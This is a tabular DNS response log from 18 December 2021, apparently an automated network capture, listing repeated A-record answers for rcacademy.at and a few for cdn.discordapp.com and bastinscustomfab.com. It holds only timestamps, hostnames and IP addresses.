Dec 18, 2021 08:42:55.407555103 CET	8.8.8.8	192.168.2.3	0xbf59	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:42:55.407555103 CET	8.8.8.8	192.168.2.3	0xbf59	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:55.407555103 CET	8.8.8.8	192.168.2.3	0xbf59	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:55.407555103 CET	8.8.8.8	192.168.2.3	0xbf59	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:55.407555103 CET	8.8.8.8	192.168.2.3	0xbf59	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:55.407555103 CET	8.8.8.8	192.168.2.3	0xbf59	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:55.407555103 CET	8.8.8.8	192.168.2.3	0xbf59	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:55.407555103 CET	8.8.8.8	192.168.2.3	0xbf59	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:55.407555103 CET	8.8.8.8	192.168.2.3	0xbf59	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:55.407555103 CET	8.8.8.8	192.168.2.3	0xbf59	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.617502928 CET	8.8.8.8	192.168.2.3	0x4561	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.617502928 CET	8.8.8.8	192.168.2.3	0x4561	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.617502928 CET	8.8.8.8	192.168.2.3	0x4561	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.617502928 CET	8.8.8.8	192.168.2.3	0x4561	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.617502928 CET	8.8.8.8	192.168.2.3	0x4561	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.617502928 CET	8.8.8.8	192.168.2.3	0x4561	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.617502928 CET	8.8.8.8	192.168.2.3	0x4561	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.617502928 CET	8.8.8.8	192.168.2.3	0x4561	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.617502928 CET	8.8.8.8	192.168.2.3	0x4561	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.617502928 CET	8.8.8.8	192.168.2.3	0x4561	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:57.137232065 CET	8.8.8.8	192.168.2.3	0xee7a	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:57.137232065 CET	8.8.8.8	192.168.2.3	0xee7a	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:57.137232065 CET	8.8.8.8	192.168.2.3	0xee7a	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:57.137232065 CET	8.8.8.8	192.168.2.3	0xee7a	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:57.137232065 CET	8.8.8.8	192.168.2.3	0xee7a	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:57.137232065 CET	8.8.8.8	192.168.2.3	0xee7a	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:57.137232065 CET	8.8.8.8	192.168.2.3	0xee7a	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:42:57.137232065 CET	8.8.8.8	192.168.2.3	0xee7a	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:57.137232065 CET	8.8.8.8	192.168.2.3	0xee7a	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:57.137232065 CET	8.8.8.8	192.168.2.3	0xee7a	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:58.674921036 CET	8.8.8.8	192.168.2.3	0xc6aa	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:58.674921036 CET	8.8.8.8	192.168.2.3	0xc6aa	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:58.674921036 CET	8.8.8.8	192.168.2.3	0xc6aa	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:58.674921036 CET	8.8.8.8	192.168.2.3	0xc6aa	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:58.674921036 CET	8.8.8.8	192.168.2.3	0xc6aa	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:58.674921036 CET	8.8.8.8	192.168.2.3	0xc6aa	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:58.674921036 CET	8.8.8.8	192.168.2.3	0xc6aa	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:58.674921036 CET	8.8.8.8	192.168.2.3	0xc6aa	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:58.674921036 CET	8.8.8.8	192.168.2.3	0xc6aa	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:58.674921036 CET	8.8.8.8	192.168.2.3	0xc6aa	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:00.114861965 CET	8.8.8.8	192.168.2.3	0x5040	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:00.114861965 CET	8.8.8.8	192.168.2.3	0x5040	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:00.114861965 CET	8.8.8.8	192.168.2.3	0x5040	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:00.114861965 CET	8.8.8.8	192.168.2.3	0x5040	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:00.114861965 CET	8.8.8.8	192.168.2.3	0x5040	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:00.114861965 CET	8.8.8.8	192.168.2.3	0x5040	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:00.114861965 CET	8.8.8.8	192.168.2.3	0x5040	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:00.114861965 CET	8.8.8.8	192.168.2.3	0x5040	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:00.114861965 CET	8.8.8.8	192.168.2.3	0x5040	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:00.114861965 CET	8.8.8.8	192.168.2.3	0x5040	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:01.445544004 CET	8.8.8.8	192.168.2.3	0x734c	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:01.445544004 CET	8.8.8.8	192.168.2.3	0x734c	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:01.445544004 CET	8.8.8.8	192.168.2.3	0x734c	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:01.445544004 CET	8.8.8.8	192.168.2.3	0x734c	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:01.445544004 CET	8.8.8.8	192.168.2.3	0x734c	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:01.445544004 CET	8.8.8.8	192.168.2.3	0x734c	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:01.445544004 CET	8.8.8.8	192.168.2.3	0x734c	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:01.445544004 CET	8.8.8.8	192.168.2.3	0x734c	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:01.445544004 CET	8.8.8.8	192.168.2.3	0x734c	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:01.445544004 CET	8.8.8.8	192.168.2.3	0x734c	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:05.920260906 CET	8.8.8.8	192.168.2.3	0x6fa4	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:05.920260906 CET	8.8.8.8	192.168.2.3	0x6fa4	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:05.920260906 CET	8.8.8.8	192.168.2.3	0x6fa4	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:05.920260906 CET	8.8.8.8	192.168.2.3	0x6fa4	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:05.920260906 CET	8.8.8.8	192.168.2.3	0x6fa4	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:05.920260906 CET	8.8.8.8	192.168.2.3	0x6fa4	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:05.920260906 CET	8.8.8.8	192.168.2.3	0x6fa4	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:05.920260906 CET	8.8.8.8	192.168.2.3	0x6fa4	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:05.920260906 CET	8.8.8.8	192.168.2.3	0x6fa4	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:05.920260906 CET	8.8.8.8	192.168.2.3	0x6fa4	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:06.748507977 CET	8.8.8.8	192.168.2.3	0xa0c7	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:06.748507977 CET	8.8.8.8	192.168.2.3	0xa0c7	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:06.748507977 CET	8.8.8.8	192.168.2.3	0xa0c7	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:06.748507977 CET	8.8.8.8	192.168.2.3	0xa0c7	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:06.748507977 CET	8.8.8.8	192.168.2.3	0xa0c7	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:08.659003973 CET	8.8.8.8	192.168.2.3	0xac5a	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:08.659003973 CET	8.8.8.8	192.168.2.3	0xac5a	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:08.659003973 CET	8.8.8.8	192.168.2.3	0xac5a	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:08.659003973 CET	8.8.8.8	192.168.2.3	0xac5a	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:08.659003973 CET	8.8.8.8	192.168.2.3	0xac5a	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:08.659003973 CET	8.8.8.8	192.168.2.3	0xac5a	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:08.659003973 CET	8.8.8.8	192.168.2.3	0xac5a	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:08.659003973 CET	8.8.8.8	192.168.2.3	0xac5a	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:08.659003973 CET	8.8.8.8	192.168.2.3	0xac5a	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:08.659003973 CET	8.8.8.8	192.168.2.3	0xac5a	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:10.117486000 CET	8.8.8.8	192.168.2.3	0x1bec	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:10.117486000 CET	8.8.8.8	192.168.2.3	0x1bec	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:10.117486000 CET	8.8.8.8	192.168.2.3	0x1bec	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:10.117486000 CET	8.8.8.8	192.168.2.3	0x1bec	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:10.117486000 CET	8.8.8.8	192.168.2.3	0x1bec	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:10.117486000 CET	8.8.8.8	192.168.2.3	0x1bec	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:10.117486000 CET	8.8.8.8	192.168.2.3	0x1bec	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:10.117486000 CET	8.8.8.8	192.168.2.3	0x1bec	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:10.117486000 CET	8.8.8.8	192.168.2.3	0x1bec	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:10.117486000 CET	8.8.8.8	192.168.2.3	0x1bec	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.257469893 CET	8.8.8.8	192.168.2.3	0x558e	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.257469893 CET	8.8.8.8	192.168.2.3	0x558e	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.257469893 CET	8.8.8.8	192.168.2.3	0x558e	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.257469893 CET	8.8.8.8	192.168.2.3	0x558e	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.257469893 CET	8.8.8.8	192.168.2.3	0x558e	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.257469893 CET	8.8.8.8	192.168.2.3	0x558e	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.257469893 CET	8.8.8.8	192.168.2.3	0x558e	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.257469893 CET	8.8.8.8	192.168.2.3	0x558e	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.257469893 CET	8.8.8.8	192.168.2.3	0x558e	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.257469893 CET	8.8.8.8	192.168.2.3	0x558e	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:11.631088972 CET	8.8.8.8	192.168.2.3	0xb90f	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.631088972 CET	8.8.8.8	192.168.2.3	0xb90f	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.631088972 CET	8.8.8.8	192.168.2.3	0xb90f	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.631088972 CET	8.8.8.8	192.168.2.3	0xb90f	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.631088972 CET	8.8.8.8	192.168.2.3	0xb90f	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.631088972 CET	8.8.8.8	192.168.2.3	0xb90f	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.631088972 CET	8.8.8.8	192.168.2.3	0xb90f	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.631088972 CET	8.8.8.8	192.168.2.3	0xb90f	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.631088972 CET	8.8.8.8	192.168.2.3	0xb90f	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.631088972 CET	8.8.8.8	192.168.2.3	0xb90f	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:12.838356018 CET	8.8.8.8	192.168.2.3	0x44e0	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:12.838356018 CET	8.8.8.8	192.168.2.3	0x44e0	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:12.838356018 CET	8.8.8.8	192.168.2.3	0x44e0	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:12.838356018 CET	8.8.8.8	192.168.2.3	0x44e0	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:12.838356018 CET	8.8.8.8	192.168.2.3	0x44e0	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:12.838356018 CET	8.8.8.8	192.168.2.3	0x44e0	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:12.838356018 CET	8.8.8.8	192.168.2.3	0x44e0	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:12.838356018 CET	8.8.8.8	192.168.2.3	0x44e0	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:12.838356018 CET	8.8.8.8	192.168.2.3	0x44e0	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:12.838356018 CET	8.8.8.8	192.168.2.3	0x44e0	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:14.383255959 CET	8.8.8.8	192.168.2.3	0x508e	No error (0)	bastinscustomfab.com		50.62.140.96	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:15.693720102 CET	8.8.8.8	192.168.2.3	0xdb1f	No error (0)	www.bastinscustomfab.com	bastinscustomfab.com		CNAME (Canonical name)	IN (0x0001)
Dec 18, 2021 08:43:15.693720102 CET	8.8.8.8	192.168.2.3	0xdb1f	No error (0)	bastinscustomfab.com		50.62.140.96	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:16.978702068 CET	8.8.8.8	192.168.2.3	0x22ad	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:16.978702068 CET	8.8.8.8	192.168.2.3	0x22ad	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:16.978702068 CET	8.8.8.8	192.168.2.3	0x22ad	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:16.978702068 CET	8.8.8.8	192.168.2.3	0x22ad	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:16.978702068 CET	8.8.8.8	192.168.2.3	0x22ad	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:16.978702068 CET	8.8.8.8	192.168.2.3	0x22ad	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:16.978702068 CET	8.8.8.8	192.168.2.3	0x22ad	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:16.978702068 CET	8.8.8.8	192.168.2.3	0x22ad	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:16.978702068 CET	8.8.8.8	192.168.2.3	0x22ad	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:16.978702068 CET	8.8.8.8	192.168.2.3	0x22ad	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.463505030 CET	8.8.8.8	192.168.2.3	0x8e54	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.463505030 CET	8.8.8.8	192.168.2.3	0x8e54	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.463505030 CET	8.8.8.8	192.168.2.3	0x8e54	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.463505030 CET	8.8.8.8	192.168.2.3	0x8e54	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.463505030 CET	8.8.8.8	192.168.2.3	0x8e54	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.463505030 CET	8.8.8.8	192.168.2.3	0x8e54	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.463505030 CET	8.8.8.8	192.168.2.3	0x8e54	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.463505030 CET	8.8.8.8	192.168.2.3	0x8e54	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.463505030 CET	8.8.8.8	192.168.2.3	0x8e54	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.463505030 CET	8.8.8.8	192.168.2.3	0x8e54	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.794085979 CET	8.8.8.8	192.168.2.3	0x4a59	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.794085979 CET	8.8.8.8	192.168.2.3	0x4a59	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.794085979 CET	8.8.8.8	192.168.2.3	0x4a59	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.794085979 CET	8.8.8.8	192.168.2.3	0x4a59	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.794085979 CET	8.8.8.8	192.168.2.3	0x4a59	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.794085979 CET	8.8.8.8	192.168.2.3	0x4a59	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.794085979 CET	8.8.8.8	192.168.2.3	0x4a59	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.794085979 CET	8.8.8.8	192.168.2.3	0x4a59	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.794085979 CET	8.8.8.8	192.168.2.3	0x4a59	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:18.794085979 CET	8.8.8.8	192.168.2.3	0x4a59	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:19.997318029 CET	8.8.8.8	192.168.2.3	0x24ed	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:19.997318029 CET	8.8.8.8	192.168.2.3	0x24ed	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:19.997318029 CET	8.8.8.8	192.168.2.3	0x24ed	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:19.997318029 CET	8.8.8.8	192.168.2.3	0x24ed	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:19.997318029 CET	8.8.8.8	192.168.2.3	0x24ed	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:19.997318029 CET	8.8.8.8	192.168.2.3	0x24ed	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:19.997318029 CET	8.8.8.8	192.168.2.3	0x24ed	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:19.997318029 CET	8.8.8.8	192.168.2.3	0x24ed	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:19.997318029 CET	8.8.8.8	192.168.2.3	0x24ed	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:19.997318029 CET	8.8.8.8	192.168.2.3	0x24ed	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.419150114 CET	8.8.8.8	192.168.2.3	0x2cd	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.419150114 CET	8.8.8.8	192.168.2.3	0x2cd	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.419150114 CET	8.8.8.8	192.168.2.3	0x2cd	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.419150114 CET	8.8.8.8	192.168.2.3	0x2cd	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.419150114 CET	8.8.8.8	192.168.2.3	0x2cd	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.419150114 CET	8.8.8.8	192.168.2.3	0x2cd	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.419150114 CET	8.8.8.8	192.168.2.3	0x2cd	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.419150114 CET	8.8.8.8	192.168.2.3	0x2cd	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
